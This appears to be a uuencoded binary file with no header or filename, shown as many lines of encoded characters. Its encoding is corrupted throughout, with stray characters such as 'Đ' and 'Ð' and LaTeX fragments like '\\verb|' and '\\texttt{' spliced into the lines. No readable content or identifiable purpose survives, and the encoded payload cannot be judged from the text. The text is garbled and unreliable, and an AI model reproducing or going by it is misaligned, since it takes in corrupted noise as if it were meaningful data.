MJ-2]&UE)DM;::2Q,<D5-1&)N`+RRK(,KGDT(Z1E(D(X>1:56[:#3_@ITN"A?Đ M;Y\X,*8Q\$-5@7>:!?XYZ,GK+\$:&=],/9A)/OSORL@:KO]:T/I;OF4@W"COT^Đ MU, O6%C\$3327]E^"#G#&\$Y6%MX\$M8.!QZ3A0\$:-("EO0_%QB_.^Y1GRPC7:MHD M6>O^Y#G^H_N-"JR08V^QL^_'/.>Z9D,S;O3URK%1+!=\$D[:LT#'#<N7[U7'3Đ MW], KB)A(#*BNK:DA?KE1Z8[<QKY?E2>=^*, MZ[M1-5>>XS;5N!L]P=ZF\$+1HD $MM^U6+OPON^*>X'#+=&85ME14MF!8WQ??C;&5DF/EY"'XAOO63<09(#0J-7<Đ)$ MDP?G1[!?.3%TUXC_2\[W37!=O+R2*4Q@^__8P2Y08]R)1)]T9?6+?S62YGF;D MB:B!'3BW/B'W5VRP87YO='V\FY:V708)M1=2E`"XY\+T@G?-FS'1+7@)C":LĐ M8>736C>&99CI\$``0\J+8ZJAPPU_FUHAX1'V(YZ>76#;_(\$Z@+R-H15E`\$2IDĐ MA, S\$CDG_O+[=*DG1B74PIJY&ZH^B-L!JSRUJ)BWR6OAYI7-&D"?A\$R1E?[[CÐ MX.'E)20K"T.RE2FD(N%\$8W@QU&K'AA^8^=7[(=___?J`X#\$.XE1)94(R,M(06Đ $M*49MS(=@1)N=CJ0&*FZQ^53I/,D9->M!C)WC&_85Z+,I9UKB)MZ4<M?ND$ $\verb|M'*B/\&*^MBMHBM$AZ\&EA+$Q<8H+(/2@2L/$5+`V?G$T:D&N]`'-':("$B1\ID ABARTAN ABA$ M1354X8<?&<VD\$A\$MBHXNVOLF`IUF`K)%S%_:LAS(?7;@!TO!P7,>OTF8'TS`Ð M1D0#EJ@VY2)'\#0?DA@RA?ORBW:U?]7K>3I?`9;A2+-S6+C;K]O3^3 !F<=Đ M]!%4]Q]WFJX84DV&T"VSD9\9L+@I:K,SY0'4`Y\$`H`X=&_,:D!>-EU15M\$Q;D $M"1F]\setminus [K(6C!D_;L@^{0UPC9PS?C(Q<(("_C]\&:^G)V=\#;.^M"0;&I1REKC)}$ M)F9`"7;KI280[:24L#F5"Z7:PDO<W3/\$(U!48,`594@<K\$TEBS\$.4DIM-S^OĐ M;AV%?++7J"[UL.-FV_GF(/J(=]6'JHK5PH+@HV;>D^/XC4.YO1@;FU47\5+AD M.MI!39QZBNV9D6I_=@\$0B^A#62<)H(N?R+GQ2@^6EB\NJ44M@`#_G>ES]Q'_Ð $M^*-9J<\#!-U<[2D[Q4TJUNK39P./&M4WN601(VU`\#TB;;X(8H8.RW*@9]C?L6D] | AMANGO1(VU`#TB;X(8H8.RW*@9]C?L6D) | AMANGO1(VU`#TB;X(8H8.RW*@9)C?L6D) | AMANGO1(VU`#TB;X(8H8.RW*@9)CRUC(RW*WC) | AMANGO1(VU`#TB;X(8H8.RW*@9)CRUC(RW*WC) | AMANGO1(VU`#TB;X(8H8.RW*@9)CRUC(RW*WC) | AMANGO1(VU`*WC) |$ M,)HE[4:S`OR@:FZ]+2.@.A`F6"PC&8/9I!.JH(8H\4P[L?V'W:B&Q"ER</?>Đ M%M8I,F2V!S8Y,2BG:>JD`5-\$#P[`?2AEFL.9Q]QBI_\ONZ\?R_\$+/Q`ZYOY/Đ MA[^0_3^'/V/UQ]3.CL&0B9VU#D?GD!;030AQ@X'J*S,D4_<-W3@/]1F?F"CUĐ

ML%+3)J,X7'COJIF_+&,OB9+!<EV=S8V]A]8>!10WDRB<&T^''8H'A/IW=,Y&D $MVKL!Q"#Q4\:_O>#"=@8@!<%_0ZS&S?Y;*#.`6`'$'PDA\RMS]((Y>K,^%&7Đ)$ MQMH7UL>\7_*TCJPXZQ+?K#`UE/R`%J<M?)725`ZR)DPI!>2A79!JF_"F,ZN/Đ M[TA57Z!-G+^:=2.7A=,/!>, `R)YEM&@`E?K20+)@:>BF9ASND[!_0QA2`-U]Đ MO"Q\-E%LQ)*\(+1N51!<;X[![K7G\S4TXGC\!Y4;!>C+2IQ,7B65\&B-KIB6D M.P![HLG.S=AGJ;WKAD&.LSA[@!CU"KAW9"J\$(!T84L9\$V2+[>PD4VFA(<R2*Đ MF\$12;+--N!JL/D0&;!I@BEH/@BASAI%!KA"M&\Q\$\$V^-\$BL**N< N;\QR['EĐ MU[?B\$D0H0RW_>**M@(]8UWC0]%S3E5?-7C]<M%RQG?^/N&9DI;F6@D'`8\&LD $M(0D6?5;/N_W)=E[3<9A[U2Y/3?UM3)/OXYZC]^<IC"AW10^57I@Q'C^\+0W[DEVICE]$ MW;&(FRP^RQ(N6IJ9V"-711XI[&7T'0(`TX*(9]5&B&MG_(_1H!O1GH6UJ^`!Đ M*PIP'PR3S!XB/P+,1`*R0FJC2V<0W+>;LH%1\$H!V-M"^U.PPZ\$@9\$H!NS^TVĐ MI7_2'^L"W*-K'ME]GS8R(_CH`,DLW)WP]OTH831?D>?#G&IT!%Q29]9C?+#HĐ M*#*:!)2T%2;3(+`S?A59^T<M[FS=XXA.!<7QAH31H\^.T@%P\$CQ4P^"81QCD M5P\$`H\$!@H'1P\$`*YF7M1BB/N,STC_>N;D9K,@^K%V/G.3IQH+UP)Q@SB-DQOÐ MUTOV(BZZH;9(Q-JE[!16P`UCUH82`5\$5)TESCT`%#)PG5M,6\GXJY;;)_><AÐ M.9W.&T?M&MK\/)5Q[G'.Z"4\$"K#WC-A2?LU2*?/B.O%U]M`]Z=E7VF"?\$#+6Đ MV, 2RI*T\$-&ZG1[32_OWWRSB_P\9,/21A9\+F3!?YI+4)X/AS;>7(9YNJI[7D MAZLZT!/G#80/.`%9TV9AKQ9-/\0=(!O\$VM3::O?37`E9&@7]]S=`\$"%+/!Y4Đ $\texttt{M} \# = 8 + \texttt{'} [\texttt{S} / = 2\texttt{IO} \$ \texttt{OTI} ^2 \$ \texttt{Y} + \texttt{:} \texttt{T4}] 2\texttt{R} + \$ \& (= \texttt{X} 9\texttt{A};; 2\$ @\texttt{E}, \texttt{VB} = \texttt{R} 2\texttt{KMSV} (5@3`. \texttt{HD} * \texttt{D}) + \texttt{E} (\texttt{S} / \texttt{S} + \texttt{E}) + \texttt{E} (\texttt{S} / \texttt{S}$ M!9.K*"#8T]6U9GR@Q2)RX[Q+/.N%,XACQ#"R\$D9"^6=,#-+9R#_NY.YVR#6QĐ $M2<"_$!C&Y^-E::=0._B&=]_6FZY8P.D:(B(IG_U(9-71Z:3ITPK^_@<[(T()D)]))$ MSA!6--/2HL22J#8RI;J>RFM?Z*D^F']=*^5J''WMP]FCJ]7,UV9@\::OJC9MD MM;FQLG'#%):@VZNNI](,\D\1'P)A(;;VQ82X3#F>?GWN_V<`"+D-&EM"1%C>Đ M4U,RK"US-/%58FLODTS+7"G1II^5Q<Q?Z.OB&!(D@4OVF0:C;FEOCUB8,,D>D MI3K<3:7`^=?%ST]_NE;C;-49[H(1[#HR"#L7FC[+!M\$+9H'REX.Z2\$=5K:%=Đ M,;JL-IX#.">(RY<!`A2#@@8NO-2-/Q2!%_"0._!A0&Y4K)"5/Y0N7;1F6'VXĐ $M8 \setminus 6UIPL/S9:9\#[=$<`I1V;F^T=,QA\setminus[65";N+]A+-5^3K"1,O^.5N;ME\setminus4+D$ METAA@Z.Y:_::_LD7"')X'U7QT_V\?NNA7Y'ZHIJ7'S"^R22+L,=50E(<22EPĐ MP'.<25FY3[W='D`TD!3`QM7]J85(UB@XK-`Z_D@],(X03:D771B3A=4P\4ZNÐ M\$!W()%YE.'_;SR.4@+L=%#MB)3V\65%5:T'&>U0_C'L[0@\$C6E,PP?K,]OG/D $\texttt{MYD=0'X@;[XL(R)$XP9$6/<V0:8@Y;)51G"XT1^3A`'2'(`.GJ)>&7JS4*WV;D } \\$ M:6Q?Q9U\$6BD@T;2J9#BFRVF\$>LDX79[?MQ!EN`RTU-&R.Y?V2OL(()HYRJU)Đ $\label{eq:main_section} $$M^{*}$ = W^{*}, CV]$$PXO[QJS$6";2S$,809X[J08D!+W]/6FE2S]$/+_DT)9S&"BG@KD$ $\texttt{M_HMW=E]B)\&'PZ`A[@[6V4,]<_V;H70_A/HYWA?T@6E2+V'2S$QOGM'F&C,HLD Below and the second of the seco$ MN.C>))3_5B1JPW<G:/B>_#RZ`!@4+]C?KUFKS[R+R)D.C[<H1U^&,.-T1A\]D MZ3O!1:I/SYT'S<N](4(IX'F59M`Q;&Y-2=GAF7J=!2%FW5:U_:YZ>F&`9\$R%D MO*2J>(XO+10YBC(3MC81`&IX+ANR`\$S<N/QV6?R87JS3U/[0J'W%>?FX^CIYĐ M(02,,Z[E]*:S5W)V%;\$5(OKGJ,%\F8*5]9'I.%@O>JD>UW+25[>WO]!";P/VĐ M-TT*NXV/?0[9RM(WS4CNSGL//7IXW[&-93UEEVITJ%A\5Z.;>?\$U\$1*2 ?^YĐ M8Y!\!K>C R>'ZH3F]\$8YXIUP=3![%]0).ALS7-"07H0Q-]!HTL>-6U\H5:(<Đ MN7:, "6&GJ.+8)CC<@1\$X)S0'6%OJ-70W+RC7\&R;Y*];3[,/XRZU);[:CY%SĐ M??./C.7,,G(3=+0S2_H;YC0Q<;'OS;0V+4"_'OQ]:'EFIF##=9PI*<B9!\<XĐ M9P./N&`'&=O<W#_11/Q(RRV99R1.)48<`:%HVSC&8=6U"%E\J7R1W/7.H]\\$Đ M@(_HP3D3'?SX5@`%'Z>.*DB/D9E497V5C/YW</0?/!`U>B@9-#EA>@R5I9B9D M\$Q-064)BO!PB\&-TJP^(AXN7DKA08AY5)U:%1;K*KM-NDUNE[QU315^/EJ4VĐ M8R?>(FJ*LD6Y@J%.HSK"7;`I/J]#I(/`HJBT:AAWV_S3C\$%"P>UVX5=>!<L/Ð $M7@3""NR1PWGX!71,A]#<;HKF7/TV@G&(L0NJ\[1L/>/3N)B8D8\G$=(/R!!VD)$ M.`/I!A<SCZ&&O_UO-Y9_!6Y%_[FNVO;*G.\$;W^QT:#A68X,&:Y1LWZT?V_[LĐ M@H*(<E%3I_RP+B:#_!@@DP\=*^(JFG7>G_N@<TF1,B.._E"'B:N3<[\$'NRD7D MI(G-=H_*X*N8AD*BX+&D0B,WEW\$NZH^LAP.K\^7@1T:W@9S+B<'W@X.2"YB;D M8`?E;>Y@N9E7NU>6\TDK[^\$XHK4?]?_\$2(KM(6,#)ETR"_**QO_SVZ7\$R['/Đ $M<1^5[/GR(^*U[C3H\#7J-+EHR;-.^*,O)3_+4[^([KUQ&DB?6S^4$^M\#].L@]D]$ MI8Q)YGR6G3(E>LNK>ILR\]5;*OI.(6[^HE7"R%=67^*!&EN>:Y\40%20U7/6D MGCR(9Z#CM@N5/672K`\$^[-5+_9?L,/ZHB!>*:+L<'E2YE,E=7Q_;:L>/[Y[VĐ M).(M\O`_*2B9UNC10.DTNG&)AY4"I5:G[*?Z#=_7VGU**TK5I28I4(GBR123Đ M?EC]R;05MTFAK:A@5,DT;MI^+9@`S?5X"[+^^.X\$?*5R4,8N>B(EQ3!#QY.NĐ MQQW=`YJ423K5:=/V_%8<I^?HP=:?\R_I\6_-\$^//9I[SV_9U;*ZS6^%#8&X2Đ MV\$W0\$0VZ(7\ENZ\VGO)!9\F01A>TPE9C>20_GP%3Y%IH7.6IZ_N\$\&;?PJL%D

MELM>_0J\NT+6H73K7*!14T88CVO2"!_A6T9<'/)'-S;C^\"Z_-8F7Z)ESV@;D MX_I/!/HIFQ!#JU?*\Q'^.XNOF@ANGOMV[7*2CZS\U2,Q)S/(5FVK%19M@ET=Đ $\begin{tabular}{ll} $M[@I"WS2X:]V11],W$#2']^.Z)[NAI]_I4^$XCO1[\$P$].]/QCZ6L[4P;N^!U<DER] $A[@I"WS2X:]V11],W$#2']^.Z)[NAI]_I4^$XCO1[$P$].]/QCZ6L[4P;N^!U<DER] $A[@I"WS2X:]V11],W$#2']^.Z)[NAI]_I4^$XCO1[$P$].]/QCZ6L[4P;N^!U<DER] $A[@I"WS2X:]V11],W$#2']^.Z)[NAI]_I4^$XCO1[$P$].]/QCZ6L[4P;N^!U<DER] $A[@I"WS2X:]V11],W$#2']^.Z)[NAI]_I4^$XCO1[$P$].]/QCZ6L[4P;N^!U<DER] $A[@I"WS2X:]V11],W$#2']^.Z)[NAI]_I4^$XCO1[$P$].]/QCZ6L[4P;N^!U<DER] $A[WI]_I4 $A[WI$ MJ2]D5^WNL.WU<.CS\^I-H9>P%^2!!,:<S9K#V`?#T%1I58V":XQ#*>T,)`)ND M674.]E&Q@DV))2'1(`%\$J*Z11WH`IRGTVOJ?Y/#K7HA5DX1]YJL_F*QRYG)>Đ MA@YHMDMI.A?7)'V4I,JOWQZQP!6FR9C]N>SL^(EZG\ZU&[YOD\^"E!UO/\Q:Ð M*1'*<\$*'\$C58\$NU3XTKM2AH[<, #\$]Z.JM5-YI7, +:\"=&)WGA#844A*NKG[\$D M-T8>;(\N^04LBG,%KHP_GF':W=R`L3J2]K!3#JH!S"H]KY_K03D4*X%/Q;*?Đ M6:9B\$"+WXJJ=SOHH<(_N2:"%I-(_5][:.\EJDZ9#M>=E`6K,3^+;#'S+;B(_Ð $M\$MJ@7;W!>C-R,:1W-`\\[F\$6+!E,EMJ.3/M^'3JK=\$/[L\2\$LU\$+;JR?TXN"8D]$ M;K1=Z,W1&.0:/.B=X%'M\X[RZ1L9;:.I']DB\+.RDG9U=;W:AH8([%;=H5M?Đ M:*++NY:L_9RVHGCAPOM%B<LIG]MVO=EH%;^D%8F%Y)PP*DNM6MS\$EIWR35Y_Đ MG.M; [NDR83[HD:M?C)ODC25.;='Q@B/3E%G+X%82R>.@,-ADD+"!K,SC9G'MĐ M;';^F11=U;B<@D:54!L6%O;!39!XL2I2OA;F6:J+P5/3SUEHLU;W.ELPH1)*D MS<?""UA"6P3_T^_[)9OEF\$*+,0[C&D7KIEO^AL?Z9(/=E:<)3//1\$M7,R5EBD MJ0)>PPJC`U'UW-H6/=,E4Y*]]+M-\$98%BS@"8Y3S\$'6DDEB3X0\/NA1E-!?VĐ M\>L:>Y9XS9J=;/A?Z84RBWGL98E=/,%VRT5QX=@OL[OL(7&7P8.R>:00?N"BD MJ[!.F@.%'G.W\$QW8@:R]*\N&VLY&!EYDJVP,D^I!#JT@O`TZ-UW2WW#8DGW,Đ MCT2C):TA2J^.F/S1:IZ__Y+6GBKL%DWA\BY7S)*^9-ON*&]G5.LM,8[YQZ\D M5H:*P[IT\-KD3G&BJH<;M+Y1?TE7AJD]G^M?FG<DL2^^\$@82-!HX=!.9NURTĐ MO?.7PQ'BK]8R056A?:QI,P_%P.M^<<W7_FIVX&N!X3PSJ?G4/<9`TCP.N;%KĐ MQ*FG6Y^YB0!H<71+>ZOAYV)V>@4KXBF?R,^;Q'6BS3[R-M77M!UUW7:(?.K`Đ $M9P#VH-I>?X\?HL7S:JB]\)X.T*)L02;EI0E-;2M3+!8>(G)$B=^`#H3!A)UD$ MLONTS8YNW@0YNQI.<;7U\$6V@HFE5CO`YI,0Q1420,:\$]R&JP'>C.O=@(,7MQĐ $\texttt{M[+7^FF?LYOZ,I\&T=[+Z6OD(@M_(JIN\1^-T\$_G5\Q\&8V\GXKV0>GSR:80GISĐ)]}$ M"^@U=6'!D+3HU<**SH1.&O_-&7YUW^"DH78_R!#=,>>'76"("NOS;3VVA@#&Đ $\label{eq:mass} \verb|M>7Q@_/X4V0IH$33P'S[K2LNC]4A5NSJ\87CQ,FFZL(KB5R=RDSXK6NO\#^(/+D)A5NSJ\87CQ,FFZL(KB5R=RDSXK6NO\#^(/+D)A5NSJ\87CQ,FFZL(KB5R=RDSXK6NO\#^(/+D)A5NSJ\87CQ),FFZL(KB5R=RDSXK6NO\#^(/+D)A5NS$ MXUAR[6RHVZ.%7\OMPT=P65Q,T";)?[0D>&V(XV,-!4;;%W:VU@.Z,(DC]G3YĐ M\0)ZL59'Y*M1<+XVY(^:R>J/XUN[-<J?T^SGYA\>%'%JGU8OQFLK^<W+PLD_Ð M-9@:^>3!43BW_5@5'!*;C!"\>76&@L3JJ.=1##6S86L/)`\$]B\$B(##,/B?%^Đ $MN#W^D*&7*M?WE=>^P>;8K;YUT;Q"K1/?,RTCZ4+&(\AQ*2(J#/&&8(9P!F"?D))$ MJ/;,9,EZ`+@PKUH\$\$CB%-\WVA]2L;47P[K'@KJ48QA1OY21`TD\$AF@;CGH^QĐ M%YPXY4!BZ%_R9U_D;8X8#!T(.\$V@;L@GSG2DG+(\$G]!,-(:)Y61+A->:)R-,Đ MS256_I<500F;20ZS[_G!.P:/B/H4ZI3\GO:Y2T.+E\7MWW\@3S0HAD*B2"'IĐ MXCS-N:8N9.Z_,UFVK[FB25_FG]G3@WXC<TW)S(9<..Y4=VUA.0<OQT'GGJS+D M^E5VLT.&)\$VU2,A'GQR!ZM&WA".P1PR_CE7RJ(G"\(5VQCW/NP81<)P;6;N1D M"0IT(S<W^?[#,[NAFYYV`\$:&[F=WHRY=&PQ\$=&8-<#"-VW#X;L;<+'<KC8K&Đ M!PXGW.*Y.EI+FOC!TM964]&GRSF06<0+B=O[\$T:0K\U&((&3``<[DE>N4<S D $\label{eq:m3@#47NH(KW#=)UZ\E2T/^_"($[Q]M"<.T=[9[4EP\!Q8WAG-"V>_Z`4$LN*;D) }$ $\label{eq:mw} $$MW`EAJ!F\&\G,8FB7T3@\@;',`70*VVMQ^$;I-L-V.<!"3H0C6\&;2C90.S"R*'D $$$ M+Y=H!A<"WH7\$V(<N7BNB&Y6562N;[(DZ`Q#;%0F;9-!@Q^2EQH*K3D>;6I-AD M\$R)=BHC7(E0EK9W9%,R`"".@WCCLD UK54I4#WPBL:'1(VPD-?.V*&U%939"D MY%[M%#SQ7LP]4000\$/^J/6*R@M5P+X09+0!78B2<"#E\$*#S,NAZ46RL9K1@\D MR:VQ%\$=..C(5:1&]ZY-#>7RSOWTM!!1OV`1!6";P)3VIB2F#.2YZO8F(JZPPĐ ML'LZP]<0R52A3D:R&I%%<49M%M",D<\W,X80"HWL[9QN@C:]J-<80R`7662]D MR+;<J&T]26?VG8LQ4F>ZJB9@?Z_W>6V9&HR#6?1,B2>ZK-Z4F,;48W,1G]\$WĐ M56?64B4\GR[MO\^%IZX-YQXS[C"RYD.[:[4(%GAE0IZ+(*[V)-L79HH9B;[HĐ MH/'7,D"*BCTZ!@IDI^DE]"5D!CC`T010#6E>25N;96/H9*^MT8T\$7-8V6M`=Ð M^K"-#\$]TCVNKBM4V?NE0*_0!CCL4-_\$AUC<9CH\TF![)^HOCEG;:`ZO8AN\Ð ME?\DLZ!V)N^3(U\$'M8H?/#P*_`,(:GYWX9[_7@#H+,VQ*)Z*&-,YU.&+RD/CĐ M/? W+ZA%\$[&J"ALZT//?&A5>)XM1-R%C52<.<2ART+::4\AN6#53M4\^T7J+D $M^{O[RS@]S0+5^6Y(@@Y_,)J$*H(O@U1^JPQ5&&[@I#**@1$#T-'22C^[0'V6D])}$ M+PB"AR:/[ITM>\$@-3]/EW%+68`-H83P3!=%"L!@^_E^\$_7-T95^W-8SNF!7;D MJMBV6; %MJV+; MNU4; &L'%=M.*K; M6[_GN_=]GG._\YZ3^4]: VZVMMM<<<X\UĐ M^AB]]R6]*""2X^%S6OCP1X\+8#C+B83=,']-&%`?T4=,AFIQ-S:_6>U/8ML[Ð MW85P)KM>/V!NWKLP.*\$#IJ'DUKI1/PWZIBR&N<[,@LGY%E9/_[B)<>29`FH7Đ MI=DZV)9*6%>QQ-Q,*5_BFKOI]I1WKNIW845W...7VK^Y:?E)5`U-%C@V^7!;]D MD,F-?:H?\5/+RWF?7!VFXX7GIVW1HMOKBPV2KC)0GW#49U8XMT#<-Q6W).:"Đ MR]5X03@WFO2N%0Z[Z+R5)2\H1,>8GF92BM@(2Q_'`E\$(RVKN_M[9`(7S^].6Đ MET!OCM3+L80`/:+->E]Y`<6\$N*\$70"#X3X3DQ02(UDTXM<@_J];Z7C4;+LL^D

MMW=Y7QJ-%!<K/<JYKDN-!]'S+2-'_\$]<IC()-V(SD7Y'?![?0&W!6[;N<I_&Đ M<MRV:_-U0%_E:GT?@","7W<"7@6PG".BXV8LL&J:&#]\A^^TKW/]>YM@)I`EĐ $M24=, L-M^16<; R5TS!E2EG+"1W^2VP6@4P+<0.AK6Y42,..,D_<F/\8[D]$ MBNTR[I^>: "@?2SFZ57MN8FJM'F7(80S(X5*C0)>K"&N/3.<F:) "&[ER6,01?Đ MHF;_2!SN[?ZX^'O\$_^KSAYN`L8;N8OX6#@5\$UOFRGWX^VT!XB91+=_3@V?:Đ MDZ[7M]ZL44?*?"CA&R)2Z8'/ZRNPV6?:TC0@/KXL\:(IQXI^T9C]6K<79F_+Đ MSV#X0Q-O; [RO+; HL=ELE>ZN 2`B6OEJC7CB`!#8;,5#*90=W.LV< RX/9&J3Đ ME&/+G70NY'\$4AH)7!ML`^#)II[`56*7;*;YJ(`6]S@)QK^NV742<8+U4)8XMD MWCMT*AANE,0\`PD%I9!*0]KC`_7)'JJ580+QZN+X]8%(Q\$+&+.KJ2FG?;+L>Đ MY'BDZT9C;;/)??6*R-^FFV%B\@N9D_=A0;EIPF3BX_7+EY10,P>'.W,:<U_>Đ M[[.RF%RIP>/.++M3QT^\$,=ZTSMW`ZJO,O^?_(G'[CU[7&.A=N+C';@*9S,\$=Đ MO.5Y<A1]AP)]UW7,3&'DWJZR@>E%(E_GTTB\$=HN[80R@8&3D%OSN"-(26BVAD M^S4U]VX'<30?I@S1^P\?,RLK675U->#\$71[\$(B7Y+\08@<#4\3_KEN*_RY`?Đ M\7G:9"\A[.OT)/>0"TT;?]X858[OFXL!N7_SI+FX&.&LG:?H9\?]-V'*/ZĐ $M-4*C_{(C^7;VS.^GRB]}*NL"U+PEFZC`U3+O4VF&$_KN65;K?O)MJ)="S5`D$ M1[/]<>DW4NMW!P6QD_M:/#P&IW]/XG'E)4#4NNU16Z7;#6\Z641[!+*R%KZ-Ð M=C"P[*,BM^;8%1CQ=<7S12_P/"N/ON&UIIQ':^=S%F+E%LHY)RXD.^^ML'7BD $MN_{\ }'E"%$(A#56F*$=&<M14UY=Q_4]0A7(Q.?X7DV#4EG$.X(LM0,:Z!%%+D)$ $\label{eq:mpsi} $$M\#>?VUXY/;MO[9X=A8]I44Z],<+)A\L7&Q0B21]??G?1+$$,[-P3X8J6FIZE6D]$$$ MJ@GY5:I_OBYG]6X9B3=%X_F]BROC#V)JJL-8N+"QL5F[EU*,R4_68)CJ^5P'D M\$29<>1^=`9:Y#ZSUWTJ]=^#TDXWC^!`*4IY&Y'WONT\FK/+>-LSMJPF"6<E[Đ M\$7!_^TOVF\$_K,<YV`!JZ"6V:'#S6U^E!D)Z4%[ZTVR[#0))SR+\^!(#)=WI/Đ M5MU';PZUH@W8!CI1.O>''"-P^L^@JQ#5#6E=^Z:<3R2F\3?\)HW((V_+TWYZĐ M_"\1<>.6!L&FR)]MYM,\$WS+(W"T*LJV*3M'7*^U1W2K^&ZG<?XCF\$LP#/`(8Đ MP.*9D<*_UK<_(0'FM>^'K7[Q+4NN+T#]K[QL*(SY48J\,L/PA2<MW:E3R1P&D M4.U,0X?8("+D`/I01<],?3'-%AOLIAZ],/O!H]%:OP^X]I=#(.F"@U+NYSW+Đ $MP94?4);_{D})^{-(*"'VT[9KS]Z\#,J4*D+<E5Q;P\5=H*)C!&*V\#L4MC3A6X*6D}$ $MUHV[2E\=^\/YK5M(?_)6$C8)]E*;FQTPE1F\FOXSI_]EX<[**G"&GYDE-LZ\D)$ MN+H:OR!!A/I>GY((C*P&'X'BGO]IZ\G?^V'[4W;PFH,\$+XDX^NM!7V!XV_B9Đ M#X36(G]'3T]KBDI'H)JV.0:78_3U6];!WP2>>"Z.S;VF!3C&KP6RS\$0]M:(-D M08TE>^RWY]'4_X][)WA!F]^;9JH,("_R5('';F(4!14TL>\^5:U-G09]A+NMD $\verb|MU%>FH6\%0[[I3JFLDB]R(XD$G*VS![*,-U\#,Q1*[+8*@D[<,/?4(&&*T8\%<2KD)]) | Alice of the content of$ MVU;&X"Z+)'_*5#,),8!J#@R0`H)CP:Y;<`V6\QNJW.G'TW^4L)(:.3F!\$OUCĐ MT9Q%%63GTOM*^DG4>_5@S9Z49.;TVQ5E)MPB_^+3^=P3Z/GE]S4;YUOH8F0VD MHE2>#_I(<'P8<1H7]^O^JFG6\E<.B;SO;1*`>HNVUGW1V01AS/3V@,%/<8##D M4H"@BWQ<!5QC65*3W^KH]G+LWU,7J!;_GY\.30S\$\$3%C'.?C'16C^Z>L,)6FD M(GN=?@1F>8C%0\$^#\85EAD=3\E^[0Y].WZ6UT)KV!5G.;.B,;*>X7&<0_')PĐ M!VL_K%F_</)GWS-=#7)P1VNK&>"T_"9;LBN_YO;M-=:ANH&Y+[10F[4?#WQ8Đ $\verb"M0':!NCL,U"^*/^/INK/N,L(`ZV-[<)=S+]B-N)B8\7\&]1Z7\$BC\&AQL@J2MBQD$ MI)B%A61P1F4%B9:JB+L`O2X*\$`I000D3"Z@O6<#I[3C#_"A.K82B!W-'[D.5D M^0B^VP;5UQL0*`PY[":BX)L5>77'#=X1&B9Q`"7P7'"^-<^P1WGVYX^>QQ\$/Ð MP\#+WFV9!!^D3;V\-&IO,5]GZSAJ[C5X^#P#6'B+]I;/P]O]J[S`7=[^`8,`Ð MU2#]O[F<I<\.3$[T'9=C6[M]V_.LOSZ-',5'OW49B#AJQE%+FGKEF>6SJO<D]$ $ML7](O^-RCILPZ?E!Q<??^L,PR=DBT(V60:@[SN\=%:E/'^[/&>O+J+PO"5UUD)]$ MSFVZ1`ZQ!'ZS`U`NYT(P%5.H@5%!*O*^\S\=`O);,(CJ3%&;A,O+C.NI\$)#NĐ MYE2F72*]7S"_9=>N[*YBC#<W;Q0`.X`]-BR3P;K\&\$[]WL?6[\$_XU5.I@`A;D M:T4,H5J6ZMUE8`Z,ZY(RCZIR:D:4WU<CWCT[N[`X*=_XX3(D[.SP"RS)]<&3D MK;6Q+Z:*H%NF03!W@\^%YE)&\&4AQ-5U*]-'NLLAKQ6Q+]_\D\<WZ5*-\L%"Đ M=0?T&A64`F\33?0H"`C#YTP`M"BD\$GCA(RHJJD7)-20ETO)RYW:05'SHJPIXĐ MTR'<9%&1UT[HPOG8V-]*2\;\$\'S6:Y7LHJR(??SO#US'5./CL14(AO0``-3YĐ MJ;5@ULH:1!R%\3CY]K"G@\,_-AUQ!2D;NNC;]XW0]W\)=%_8VJG-OH.ZVLKSD $M'(!S'64[):^*7U]J?WWR!4NW$.LX(?K7IHV\;?OEO$-H&<F.!O,^M4\'QZYRD$ M;]QQP6K5US#XG\$2QK>\Q#>-!>`70W_+"^DJWUY<><LW2O?LBS\$DLTQQZN8^Đ $M_Z8@"MK7\DY;M!]KG/:--4OV'A&)3;.N]:DU2\8C)%3^UA`Q^K:OR'G4=:=7D$ M9)AFH\\$/W?3]3"YU#8U\2TBDE\9%RRWWWYF(CJ[WACTLAF\JH,LA_;5D"W]<Đ MY45KJZ?">ETGX.!10BZ(.NU/'JY#S=@W19Y`/?.I`"Z!9HA`VW2U`T\$7SX9FĐ MEO7E0A*-!2)0L!:\$AM(_'17('VO3P3"OC1.O-YKL`K_TH39;DT;W?70E9];3D MIUG65_2G\Y=7W]>\7PS>/4NWUUF\$E#!\2C-)QZ:2#99R#*A+YF=:`^UY,\06D M&G:?;&UMV_C)_:'MR/)_1^A;D52C]GD'8.,EP3YG^[Z>C#QB99@Y3@X_-S#^Đ

MZ+E[[5JBT;OY(78#;8:]-BD35^NU:>W<_]*8]Z%SV?.F5U?"#PLX%ZIF&:!>Đ MI6)VOMYPTJ_>ONG!PRO#'YJ1(GB?E!#PS`EE36Q?VA;(W^8[9(I+_4621"+0Đ MZ/NT_040YM8G/Z+0+PK]#BT1?T%GYU\$4RCK4%_Z6YN<1DNHTGHK:N*MZGJ^Đ MODR1?:W@\;Y'6+F3R6O^]@A%;/9%LNFRC\`T^,S0=?UMC':/[-[GRBN.FV_\D $M.?=)I_*)^F]YT^&2M12!3>&!"!K8)(N&_;U<&D-%IOT'RO6(^_\0.&A;(#BWD))$ MAIB>PG=#>N&PH>[>^J`(DYDF8,@;5YQ)23L11/!CB'L]D)(.[`GZ/<"/4)NAĐ M<35L.M4=^996V:W*N<9E19(V SSY7M<FGBWO<56AKJ<XF?TL=J2?;F=>S[@;D MSU]<U="M8CD01'02OAY?@M>AA*B>.ERVD2<?-<+-*H8_PQ4MQ5V/]\'<?GM[Ð M6TQ;G?(N_8<)3.JXV>%RIF9K_K@I=\ZDC8Z9OIW*X1EW%\$2V-386A[#MMH[6D $\texttt{M6;*[VNI^/6_HYI*\#F*W]\$F>(FP0]:)[A.QGT/!1P*@/\];7^'L*_9\NOI&2-D }$ MXCNGS;3-?WIBC;YPDWBL0@KH[H(1E>3!M1NN"PXPTPA@0"P6:I%XYT^(+H]%D M7S6<.!T)K&>VD?R:^CTA!8:;#=QK?HZ_:[2,F*4Z%S*GF`:)/3XN(GB0-''3Đ MB0DS2=L:=C5\6;WBK8+JHTX-.*I_?V_533(@N#*'/#`/-.2-\$S_PZ"+'-GC'Đ MG:9H&[1V\,<G*.WEH\"%-YV@UHX&NZ:WR\$E8/3CQ"\$\$'WS-OZ+/(2T@P1&\SĐ MIZ0X^QWTM-?.KKAS5:X^='6"!7Y008/XY\[F\I_FW/]0!:QI^3LA3_+'0``XĐ M:B,E]8S_P')`];%APH^[N*WT!]S!3%5RQMV@G+EW4`EI2];+93.LTC,?I51QĐ $MG(V^{H_{6}}[+MA1=XE1\&@J[N)CP8Y]")<\#-@BT(\&A$\#5]T!\&/Z^S6^!P_1.M5X9ED$ 